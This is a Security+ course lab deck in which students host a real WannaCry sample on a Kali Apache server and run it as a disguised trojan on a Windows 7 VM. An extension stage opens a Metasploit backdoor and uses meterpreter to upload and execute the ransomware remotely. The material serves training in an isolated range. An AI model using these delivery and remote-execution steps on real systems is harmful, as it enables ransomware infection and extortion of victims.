



Cybersecurity 701

Ransomware Lab



Ransomware Materials

- Materials needed
 - Kali Linux Virtual Machine
 - Windows 7 Virtual Machine
- Software used (from Kali Linux)
 - WannaCry Ransomware
- Note: This lab will not actually move/delete all the user's files
- Please note: You will need to reset the Environments after this lab



Objectives Covered

- Security+ Objectives (SY0-701)
 - Objective 2.4 – Given a scenario, analyze indicators of malicious activity.
 - Malware attacks
 - Ransomware



What is a Ransomware Attack?

- Ransomware is an example of malware where the victim's data is held for ransom
 - The attacker can hide/encrypt all of the victim's files and request payment to get access back to them
 - The attacker can threaten to release the victim's data to the public if they don't pay
- Typically, the attack is carried out via a trojan
 - This lab will hide the ransomware as a trojan



This ransomware that tells a user their files have been encrypted and must pay in \$300 worth of bitcoin

Ransomware Lab Overview

1. Set up VM environment
2. Find the IP Address
3. Locate the Malware Files
4. Prepare the Ransomware File
5. Place the Trojan
6. Playing the Victim



Set up Environments

- Log into your range
- Open the Kali Linux and Windows 7 Environments
 - You should be on your Kali Linux Desktop
 - You should also be on your Windows 7 Desktop



Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:

```
hostname -I
```

- This will display the IP Address
 - Write down the Kali VM IP address

```
(kali㉿10.15.92.180) - [~]
$ hostname -I
10.15.92.180
```

The IP Address



Navigate to WannaCry

- Navigate into the ransomware-lab directory

```
cd CourseFiles/Cybersecurity/ransomware-lab
```

```
└─(kali㉿10.15.92.180) - [~]
└─$ cd CourseFiles/Cybersecurity/ransomware-lab/
└─(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab]
└─$ █
```



Get the Ransomware File

- Enter the WannaCry directory

```
cd WannaCry/
```

- View the files

```
ls
```

- Get the Ransomware.WannaCry password

```
cat Ransomware.WannaCry.pass
```

- The password should be “infected”

You should see
Ransomware.WannaCry files

Password

```
(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/r
└─$ ls
Ransomware.WannaCry.md5      Ransomware.WannaCry.sha256
Ransomware.WannaCry.pass      Ransomware.WannaCry.zip

(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/r
└─$ cat Ransomware.WannaCry.pass
infected
```



Get the Ransomware File

- Unzip the Ransomware Files (this will be the Ransomware file)

unzip Ransomware.WannaCry.zip

- Enter the password when prompted (password should be “infected”)

- Verify the file (will be a long string of characters)

ls

```
(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ unzip Ransomware.WannaCry.zip
Archive: Ransomware.WannaCry.zip
[Ransomware.WannaCry.zip] ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.e
xe password:
  inflating: ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe

(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ ls
Ransomware.WannaCry.md5
Ransomware.WannaCry.pass
Ransomware.WannaCry.sha256
Ransomware.WannaCry.zip
ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
└─$
```

The Ransomware File



Place the Trojan

- Rename the file as a ransomware.exe

```
mv ed01 (<TAB> to autofill) ransomware.exe
```

- Verify the file was renamed

```
ls
```

The Ransomware File renamed

```
(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ mv ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe ransomware.exe

(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ ls
Ransomware.WannaCry.md5      Ransomware.WannaCry.sha256      ransomware.exe
Ransomware.WannaCry.pass      Ransomware.WannaCry.zip

(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$
```



Place the Trojan

- Move the trojan/ransomware to the html files (for Apache2 server)

```
sudo mv ransomware.exe /var/www/html/
```

- Start the Apache2 server

```
sudo service apache2 start
```

```
(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ sudo mv ransomware.exe /var/www/html/
```



```
(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ sudo service apache2 start
```




```
(kali㉿10.15.92.180) - [~/CourseFiles/Cybersecurity/ransomware-lab/WannaCry]
└─$ █
```



Playing the Victim

- Open the Windows Environment
- Open a web browser
 - Navigate to **Kali-IP-Address/ransomware.exe**
- This should download the ransomware
 - Chrome and IE might try to block the file
 - Allow the download
- Click and run the executable file
- Select “run” when prompted


Select “Run”



Playing the Victim

- Select “Yes” when prompted
- You should notice the Ransomware activated on the screen now!

Select “Yes”



Playing the Victim

- Please note this ransomware did not actually get rid of any files
 - This would take a lot more work to actually perform
- What were the mistakes the victim made?
- Try to remove the ransomware



Defend Against Ransomware

- Do not click or run executable files from untrusted sources!
- What were the mistakes the Victim made here?
- What are some other ways of defending against a Ransomware attack?



Extension

- Create the ransom.exe file (steps up to slide 11 but name the file ransom.exe instead of ransomware.exe)
- Open a backdoor using the backdoor shortcut script

```
cd ~/CourseFiles/Cybersecurity/backdoor-shortcut
sudo ./backdoor_tcp_script.rc
```
- In Windows 7, open Internet Explorer
 - Go to http://Kali_IP_address/tcptrojan.exe
 - Run the application



Extension

- Back in Kali, upload the ransomware file to Windows

```
upload /home/kali/Desktop/ransom.exe ransom.exe
```

```
meterpreter > upload /home/kali/Desktop/ransom.exe ransom.exe
[*] Uploading : /home/kali/Desktop/ransom.exe -> ransom.exe
[*] Uploaded 3.35 MiB of 3.35 MiB (100.0%): /home/kali/Desktop/ransom.exe -> ransom.
exe
[*] Completed : /home/kali/Desktop/ransom.exe -> ransom.exe
meterpreter > █
```

- Run the exploit

```
execute -f ransom.exe
```

